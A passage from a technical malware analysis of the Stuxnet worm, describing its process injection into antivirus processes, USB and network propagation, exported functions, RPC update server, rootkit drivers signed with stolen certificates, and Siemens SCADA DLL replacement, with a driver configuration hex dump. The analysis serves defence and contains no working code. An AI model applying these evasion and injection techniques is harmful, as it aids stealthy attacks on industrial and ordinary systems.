.text	C:\WINDOWS\system32\lsass.exe[948] ntdll.dll!NtQuerySection + B
Attache...	\FileSystem\Ntfs \Ntfs
Library	C:\WINDOWS\system32\KERNEL32.DLL.ASLR.00b7e3ee (*** hidden ***)
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C
Reg	HKLM\SYSTEM\CurrentControlSet\Control\Network\{4D36E972-E325-11C

Figure 4.6 – GMER Detected that Loaded Library doesn't have Corresponding File

4.1.4 Injecting into a new process

In the second case when the malware requires the module to be executed in a newly created process it uses different approach. To achieve this Stuxnet:

1. Creates a host process;
2. Replaces the image of the process with the module to execute and with supplemental code that will load the module and call specified export passing parameters (as in the first case described).

Depending on the processes present in the system the malware chooses the host process from the following list:

- lssas.exe (system process);
- avp.exe (Kaspersky);
- mcshield.exe (McAfee VirusScan);
- avguard.exe (AntiVir Personal Edition);
- bdagent.exe (BitDefender Switch Agent);
- UmxCfg.exe (eTrust Configuration Engine from Computer Associates International);
- fsdfwd.exe (F-Secure Anti-Virus suite);
- rtvscan.exe (Symantec Real Time Virus Scan service);
- ccSvcHst.exe (Symantec Service Framework);
- ekrn.exe (ESET Antivirus Service Process);
- tmproxy.exe (PC-cillin antivirus software from TrendMicro);

The malware enumerates processes in the system and if it finds a process whose executable image has a name present in this list, and which meets certain criteria, then it is chosen to be a host for the module.

4.1.5 Installation

We can consider the case when ~WTR4141. TMP is loaded due to the vulnerability (CVE-2010-2568) in displaying shortcuts for icons as described in section 1.6. As soon as the file is loaded it hooks the following functions to hide the worm's files on a flash USB drive.

- In kernel32.dll:
    - FindFirstFileW;
    - FindNextFileW;
    - FindFirstFileExW;
- In ntdll.dll:
    - NtQueryDirectoryFile;
    - ZwQueryDirectoryFile.

This function filters the files that satisfy the following criteria from being displayed:

- files with "*.LNK*" extension of which the file size is equal to 1471 (0x104b) bytes;
- files with "*.TMP*" extension of which the name consists of 12 characters (including filename extension) in the following format: "*~WTRabcd.TMP*", where *a,b,c,d* are digits from 0 to 9 which sum modulo 10 equals 0 ("*~WTR4411.TMP*" for example).

This module loads another module. ~WTR4132.TMP, using a method described in previous section. ~WTR4132.TMP extracts from its section with ".stub" name another component – the main dynamic link library of Stuxnet - then loads it and calls exported function number 15.



CVE vulnerability
~WTR4141.TMP
Load and call entry point
~WTR4132.TMP
.stub
Main dll
Extract dll from .stub section, load and call export 0x0F
Main dll
Execute export 0x10 in a new process
Main dll

Figure 4.7 – Installation of the Malware

This function checks whether the token of the current user belongs to the group of the local administrators on the computer: if so, it executes the exported function with ordinal 0x10 in a new process. This function installs Stuxnet's components onto the system.

4.1.6 Exported functions

Here we will describe the functions exported by the main module.

Export 1

This function has the same functionality as the function number 32 except it waits for 60 seconds prior creating and starting Stuxnet's RPC Server.

Export 2

This function is called in address space of the process with name s7tgtopx.exe and CCProjectMgr.exe and hooks certain functions by modifying the import address table of the corresponding modules. The table below gives the names of the patched modules and hooked functions:

Table 4.1.1 – Patched Modules and Hooked Functions

Patched module	Hooked function	Library exporting hooked function
s7apromx.dll	CreateFileA	kernel32.dll
mfc42.dll	CreateFileA	kernel32.dll
msvcrt.dll	CreateFileA	kernel32.dll
CCProjectMgr.exe	StgOpenStorage	ole32.dll

The hook for CreateFileA monitors opening files with the extension .S7P while the hook for StgOpenStorage monitors files with extension .MCP.

Export 4

This function performs the full cleanup of the malware from the system. It starts a new process, injects the main module into it and calls exported function 18 (see 18).

Export 5

This function checks whether the kernel-mode driver MrxCls.sys is properly installed in the system.

Export 6

This function returns current version of Stuxnet installed in the system.

Export 7

The same as function number 6

Export 9

This function builds Stuxnet's dropper from the files located in the system and runs it. The dropper is constructed from the following files which seems to be a components of Stuxnet:

- *%Dir%\XUTILS\listen\XR000000.MDX;*
- *%Dir%\XUTILS\links\S7P00001.DBF;*
- *%Dir%\XUTILS\listen\S7000001.MDX*.

%Dir% passed as a parameter by a caller of the function.

Export 10

This function performs the same actions as function number 9 which builds and runs the Stuxnet dropper. The only difference between these functions is that this function can build the dropper from the set of the files used in function number 9 as well as from the following files:

- *%Dir%\GracS\cc_alg.sav;*
- *%Dir%\GracS\\db_log.sav;*
- *%Dir%\GracS\\cc_tag.sav.*

Parameter *%Dir%* is also specified by a caller.

Export 14

This function manipulates with files which paths it receives as a parameter.

Export 15

This routine initiates infection of the system. See section 1.8.1.4 for more details.

Export 16

This function installs the malware's components in the system and performs the following tasks:

- Drops and installs kernel-mode drivers: MrxNet.sys and MrxCls.sys;
- Drops the main dll in %SystemRoot%\inf\oem7A.PNF;
- Drops Stuxnet's configuration data in %SystemRoot%\inf\mdmcpq3.PNF;
- Creates tracing file in %SystemRoot%\inf\oem6C.PNF;
- Drops data file in %SystemRoot%\inf\mdmeric3.PNF;
- Injects the main dll into services.exe process and executes the function exported as ordinal 32;
- Injects the main dll into the s7tgtopx.exe process if any exists, and executes exported function 2 there.

Export 17

This function replaces s7otbxdx.dll with a malicious DLL. It moves the original library into a file called s7otbxdsx.dll. The malicious library is a wrapper for the original DLL: that is, it simply passes control to the original library, except in the case of certain functions which it hooks:

- s7_event;
- s7ag_bub_cycl_read_create;

- s7ag_bub_read_var;
- s7ag_bub_write_var;
- s7ag_link_in;
- s7ag_read_szl;
- s7ag_test;
- s7blk_delete;
- s7blk_findfirst;
- s7blk_findnext;
- s7blk_read;
- s7blk_write;
- s7db_close;
- s7db_open;
- s7ag_bub_read_var_seg;
- s7ag_bub_write_var_seg;

Export 18

This function completely removes the malware from the system. It performs the following operations:

1. Restores forged dynamic link library (s7otbxdx.dll) for Siemens software;
2. Notifies user-mode components to shutdown so as to remove them properly;
3. Stops and deletes the MrxCls service (kernel-mode driver);
4. Stops and deletes the MrxNet service (kernel-mode driver);
5. Deletes oem7A.PNF (the main module);
6. Deletes mrxcls.sys (kernel-mode injector);
7. Deletes mrxnet.sys (kernel-mode hider);
8. Deletes mdmeric3.pnf;
9. Deletes mdmcpq3.pnf (Stuxnet's configuration file);
10. Deletes oem6C.PNF (file with tracing/debugging information).

Export 19

This function drops the following files, used to propagate through USB flash drives, into a specified location that it receives as a parameter:

- Copy of Shortcut to.lnk;
- Copy of Copy of Shortcut to.lnk;
- Copy of Copy of Copy of Shortcut to.lnk;
- Copy of Copy of Copy of Copy of Shortcut to.lnk;
- ~WTR4141.TMP;
- ~WTR4132.TMP.

Export 22

This function is responsible for distributing of Stuxnet through the network by using vulnerabilities described in the section on Distribution (MS08-67 and MS10-061). Also this function performs communication (sending and receiving updates) with instances of the worm on the other machines by RPC mechanism.

Export 24

This function performs modifications of the Bot Configuration Data.

Export 27

This function implements a component of Stuxnet's RPC Server responsible for handling remote calls.

Export 28

This function exchanges information with the C&C server. It creates and sends the message to the C&C server as described in section Remote Communication Protocol. When the message is ready it scans processes in the system to find iexplore.exe. If this exists then it injects the main module into it and calls export function 29, passing the message as a parameter. This function is responsible for performing actual data exchange with the C&C server. In the event that there is no iexplore.exe in the system, it calls this function from the address space of the default browser: it starts the default browser as a new process, injects into it the main module, and calls the function performing data exchange.



Create message to send
Search for iexplore.exe in the system
found
otherwise
Inject the main module into iexplore.exe and call export 29
Start default browser, inject the main module in it and call export 29

Figure 4.8 – The Scheme for Sending Data

Export 29

This function performs exchange of data with the C&C server. It receives the message to be sent as input. Much of its functionality is described in the section on the “Remote communication protocol.” Its purpose is to send data to the remote server and to receive a reply as a binary module that will be subsequently executed.

Export 31

This function performs the same actions as function number 9. To build the dropper it can use either of the following sets of files:

- *%Dir%\GracS\cc_alg.sav;*
- *%Dir%\GracS\\db_log.sav;*
- *%Dir%\GracS\\cc_tag.sav.*

Or

- *%Dir%\XUTILS\listen\XR000000.MDX;*
- *%Dir%\XUTILS\links\S7P00001.DBF;*
- *%Dir%\XUTILS\listen\S7000001.MDX*.

Which set to use is specified as a parameter as well as *%Dir%*.

Export 32

This function is called from the services.exe process: otherwise, it won't be executed. This function starts the RPC server to handle RPC calls made by Stuxnet's user-mode components and creates a window that drops malicious files onto removable drives.

It registers a window class with the name " AFX64c313" and creates a window corresponding to the class created. The window procedure of the class monitors WM_DEVICE_CHANGE messages sent when there is a change to the hardware configuration of a device or the computer. The window procedure of the class handles only requests with *wParam* set to DBT_DEVICEARRIVAL. These are sent when a device or removable media have been inserted and have become accessible (for instance, when a USB flash drive has been connected to the computer). When this happens, depending on parameters of the configuration data, it can either drop malicious files on the drive, or remove them from there. Moreover, configuration data also specify the minimum number of files that the removable drive should contain in order to perform infection.

4.1.7 RPC Server

Stuxnet implements an RPC server to communicate with other instances of the worm over the network. It uses the RPC mechanism to receive updates not only from the remote C&C server but from other instances of the worm running on the infected machines in the network. This feature adds flexibility as it is able to stay updated even without direct connection with C&C server. It requests the version of the worm installed on the remote machine, and if the remote machine is running a more recent version, the newer version is requested and installed on the requester machine. The following figure illustrates the architecture of the server:




Figure 4.9 – Architecture of Stuxnet's RPC Server

It consists of the two components:

- The first component is responsible for handling RPC calls from the local host, i.e. from modules injected into process within the local system. It is executed within the address space of the services.exe process;
- The second component of the server performs handling RPC calls from remote hosts. This component is executed within the address space of the process hosting one of the following services: netsvc, rpcss, browser.

Both components implement the same functions. The first five function as outlined on the figure above are executed by local component only: when these functions are executed they determine which component calls them, and if it is the component responsible for handling remote calls, they make a call to the local component and exit. This is indicated in the figure with arrows. Stuxnet's RPC Server implements the following procedures:

- RpcProc1 – Returns the version of the worm;
- RpcProc2 – Loads a module passed as a parameter into a new process and executes specified exported function;
- RpcProc3 – Loads a module passed as a parameter into the address of the process executing this function and calls its exported function number 1;
- RpcProc4 – Loads a module passed as a parameter into a new process and executes it;
- RpcProc5 – Builds the worm dropper;
- RpcProc6 – Runs the specified application;
- RpcProc7 – Reads data from the specified file;
- RpcProc8 – Writes data into the specified file;
- RpcProc9 – Deletes the specified file;
- RpcProc10 – Works with the files of which the names are intercepted by hooks set up in function number 2 and writes information in tracing file.

4.1.8 Resources

Here we will describe the resources of the main module. According to X the module has 13 resources. The following table summarizes information as to what it contains.

Table 4.1.2 – Resources of the Main Module


Resource ID	Description
201	Kernel-mode driver (MrxCls.sys) responsible for injecting code into certain processes
202	A proxy dynamic link library
203	A .cab file with dynamic link library inside
205	Configuration data for MrxCls.sys
208	A dynamic link library – fake s7otbldx.dll (Siemens SCADA module)
209	Encrypted data file drop to %WINDIR%\help\winmic.fts
210	Template PE-file, used to construct dropper (~WTR4132.TMP)
221	Module used for distribution of the worm by exploiting RPC vulnerability
222	Module used for distribution of the worm by exploiting MS10-061 vulnerability
240	.LNK file template, used to create .LNK files exploiting vulnerability
241	~WTR4141.TMP – dynamic link library, used to load dropper (~WTR4132.TMP) while infecting system
242	Kernel-mode driver (MrxNet.sys) responsible for concealing files exploiting LNK vulnerability and infecting system
250	Module used to escalate privileges by exploiting 0-day vulnerability in Win32k.sys

4.2 Kernel-mode functionality

The worm has some rootkit functionality, as during infection of the system it drops and installs two kernel-mode drivers that allow it to hide files and inject code into process in the system:

- MrxCls.sys;
- MrxNet.sys.

These modules are not packed or protected with any packer or protector. Moreover these drivers are digitally signed. Here are the digital certificates of the public keys corresponding to the private keys used to sign the drivers (we received samples signed with two different private keys).



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: JMicron Technology Corp.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 18.06.2009 **to** 26.07.2012

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.


Issued to: Realtek Semiconductor Corp

Issued by: VeriSign Class 3 Code Signing 2004 CA

Valid from 15.03.2007 **to** 12.06.2010

Figure 4.10 – Digital certificates Used to Verify Driver's Signatures

After it was ascertained that the certificates were compromised, both were revoked by Verisign. Variant drivers and compromised certificates have, however, been noted since.



Certificate Information

The digital signature of the object did not verify.

Issued to: Realtek Semiconductor Corp

Issued by: VeriSign Class 3 Code Signing 2004 CA

Valid from 15.03.2007 **to** 12.06.2010

Certificate Information

This certificate has been revoked by its certification authority.

Issued to: JMicron Technology Corp.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 18.06.2009 **to** 26.07.2012

Figure 4.11 – Digital Certificates Revoked

4.2.1 MRXCLS.sys

4.2.1.1 Encrypted data

This driver is designated to inject code into the address space of the processes in the system. It is registered in OS as a boot start service. Thus it is loaded as early as possible in the OS boot process. Some of its data are encrypted with a custom encryption algorithm. If we decrypt them, we get the following string constants with the following meanings:


Table 4.2.1 – Decrypted String Constants Found in the Driver

REGISTRY\MACHINE\SYSTEM\CurentControlSet\Services\MrxCls	Name of the registry key that corresponds to the driver
Data	Name of the value of the registry key related to the driver
\Device\MrxClsDvx	Name of the device object that is created by the driver

To be able to inject code it registers a special routine that is called each time a module is loaded in address space of a process by calling API function *PsSetLoadImageNotifyRoutine*.

4.2.1.2 Configuration data

The driver holds configuration data that specify in which processes the code is to be injected. The data are stored in driver's registry key with the value name presented in Table 4.2.1. The data can also be stored in a file on disk: if the driver failed for some reason to read the configuration data from registry, it reads it from the file, if any exists. Here is configuration data found on an infected machine:



```
00000000:  00 00 00 00-04 00 00 00-00 00 00 00-04 00 00 00      ♦       ♦   
00000010:  01 AE 00 00-01 00 03 00-00 00 00 00-00 00 00 00   ☺o  ☺ ♥         
00000020:  1A 00 00 00-73 00 65 00-72 00 76 00-69 00 63 00   →   s e r v i c 
00000030:  65 00 73 00-2E 00 65 00-78 00 65 00-00 00 34 00   e s . e x e   4 
00000040:  00 00 5C 00-53 00 79 00-73 00 74 00-65 00 6D 00     \ S y s t e m 
00000050:  52 00 6F 00-6F 00 74 00-5C 00 69 00-6E 00 66 00   R o o t \ i n f 
00000060:  5C 00 6F 00-65 00 6D 00-37 00 41 00-2E 00 50 00   \ o e m 7 A . P 
00000070:  4E 00 46 00-00 00 02 AE-00 00 02 00-03 00 00 00   N F   ☻o  ☻ ♥   
00000080:  00 00 00 00-00 00 1A 00-00 00 53 00-37 00 74 00         →   S 7 t 
00000090:  67 00 74 00-6F 00 70 00-78 00 2E 00-65 00 78 00   g t o p x . e x 
000000A0:  65 00 00 00-34 00 00 00-5C 00 53 00-79 00 73 00   e   4   \ S y s 
000000B0:  74 00 65 00-6D 00 52 00-6F 00 6F 00-74 00 5C 00   t e m R o o t \ 
000000C0:  69 00 6E 00-66 00 5C 00-6F 00 65 00-6D 00 37 00   i n f \ o e m 7 
000000D0:  41 00 2E 00-50 00 4E 00-46 00 00 00-02 AE 00 00   A . P N F   ☻o  
000000E0:  02 00 03 00-00 00 00 00-00 00 00 00-22 00 00 00   ☻ ♥         "   
000000F0:  43 00 43 00-50 00 72 00-6F 00 6A 00-65 00 63 00   C C P r o j e c 
00000100:  74 00 4D 00-67 00 72 00-2E 00 65 00-78 00 65 00   t M g r . e x e 
00000110:  00 00 34 00-00 00 5C 00-53 00 79 00-73 00 74 00     4   \ S y s t 
00000120:  65 00 6D 00-52 00 6F 00-6F 00 74 00-5C 00 69 00   e m R o o t \ i 
00000130:  6E 00 66 00-5C 00 6F 00-65 00 6D 00-37 00 41 00   n f \ o e m 7 A 
00000140:  2E 00 50 00-4E 00 46 00-00 00 04 AE-00 00 02 00   . P N F   ♦o  ☻ 
00000150:  03 00 00 00-00 00 00 00-00 00 1A 00-00 00 65 00   ♥         →   e 
00000160:  78 00 70 00-6C 00 6F 00-72 00 65 00-72 00 2E 00   x p l o r e r . 
00000170:  65 00 78 00-65 00 00 00-34 00 00 00-5C 00 53 00   e x e   4   \ S 
00000180:  79 00 73 00-74 00 65 00-6D 00 52 00-6F 00 6F 00   y s t e m R o o 
00000190:  74 00 5C 00-69 00 6E 00-66 00 5C 00-6F 00 65 00   t \ i n f \ o e 
000001A0:  6D 00 37 00-6D 00 2E 00-50 00 4E 00-46 00 00 00   m 7 m . P N F   
000001B0:  5C          -           -           -                \
```

Figure 4.12 – The configuration data of the driver

